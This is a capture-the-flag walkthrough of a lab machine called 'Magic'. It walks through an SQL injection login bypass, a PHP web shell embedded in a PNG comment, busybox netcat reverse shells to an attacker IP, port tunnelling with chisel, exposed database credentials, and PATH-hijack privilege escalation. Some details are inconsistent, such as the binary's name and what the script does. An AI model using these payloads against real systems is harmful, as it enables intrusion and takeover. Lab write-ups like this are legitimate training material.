# Magic
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Magic
- Difficulty: Medium
- OS Type: Linux
Port Scanning - Service & Version Enumeration
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQClcZO7AyXva0myXqRYz5xgxJ8ljSW1c6xX0vzHxP/Qy024qtSuDeQIRZGYsIR+kyje39aNw6HHxdz50XSBSEcauPLDWbIYLUMM+a0smh7/pRjfA+vqHxEp7e5l9H7Nbb1dzQesANxa1glKsEmKi1N8Yg0QHX0/FciFt1rdES9Y4b3I3gse2mSAfdNWn4ApnGnpy1tUbanZYdRtpvufqPWjzxUkFEnFIPrslKZoiQ+MLnp77DXfIm3PGjdhui0PBlkebTGbgo4+U44fniEweNJSkiaZW/CuKte0j/buSlBlnagzDl0meeT8EpBOPjk+F0v6Yr7heTuAZn75pO3l5RHX| 256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOVyH7ButfnaTRJb0CdXzeCYFPEmm6nkSUd4d52dW6XybW9XjBanHE/FM4kZ7bJKFEOaLzF1lDizNQgiffGWWLQ=| 256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE0dM4nfekm9dJWdTux9TqCyCGtW5rbmHfh/4v3NtTU180/tcp open http syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))|_http-title: Magic Portfolio| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache/2.4.29 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelEnumeration
Port 80/HTTP
let’s visit port 80 http on web browser


click on login and we are redirected to login.php

when we enters wrong credentials we get pop-up that says, “Wrong Username or password”
i tried to test SQLi by entering the admin' and no pop-up just redirected back to login page, this looks interesting to me, i searched for SQLi Authentication bypass payloads
https://gist.github.com/spenkk/2cd2f7eeb9cac92dd550855e522c558f
this works - admin' or '1'='1'#
and boom we got access to upload area

then i uploaded legit test.png file
gobuster dir -u 10.10.10.185/images -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
another way is to find the correct directory in website’s home page right click on image and copy-Link
so we found the upload location now we need to upload the php shell to get Command execution on machine
i tried to upload php file and off course it failed

let’s fire-up our burpsuite and try to bypass the file upload restrictions, first we need to check what it is checking for extensions, MIME types

also as the name of machine suggest i tried changing magic bytes as well, let’s try to upload legitimate png file edit it and add the PHP payload, also let’s and rename it like 0xh3x.php.png as the magic bytes set legitimately it will work for us
i’ll use the exiftool to inject comment
exiftool -comment='<?php system($_GET["cmd"]); ?>' test.png
mv test.png 0xh3x.php.pngand then try to upload the file

let’s open image - http://10.10.10.185/images/uploads/0xh3x.php.png?cmd=id

use below reverse shell payload
busybox nc 10.10.14.12 443 -e /bin/bashwe got a reverse shell connection on port 443

after gaining initial access, we started enumerating the system and found the user theseus
and found database credentials in /var/www/magic/db.php5

i tried this password for theseus user, but no success, let’s connect to mysql database and then find any creds from there, sadly mysql is not installed on the target so i’ve used chisel to forward mysql port to our machine and then access it over 127.0.0.1
On Kali
chisel server --reverse --port 5000On Target machine
./chisel_1.10.1_linux_amd64 client 10.10.14.12:5000 R:3306:127.0.0.1:3306now check the server console and we got connection

now we can access the mysql on our localhost
mysql -h 127.0.0.1 -u theseus -piamkingtheseusto list databases, use - show databases

to use Magic Databse, use Magic;
to display all the table → show tables;

let’s get data from it, using select command
select * from login;
let’s use this password to su as theseus

grab user.txt from /home/theseus/user.txt

running linpeas i found SUID binary

if we look at it the users group has executable permissions on it

if we run strings on the /bin/sysinfo we found that it is running some basic commands, but the thing here is it is not passing full path to binary, let’s create free file with malicious code

it is basic code that set SUID for /bin/bash
#!/bin/bashbusybox nc 10.10.14.12 9001 -e /bin/bashsave it as free, make it executable via - chmod 777 free

add the /tmp in the PATH variable - export PATH=tmp/:$PATH, and then run /bin/systeminfo again and we’ll get reverse shell on port 9001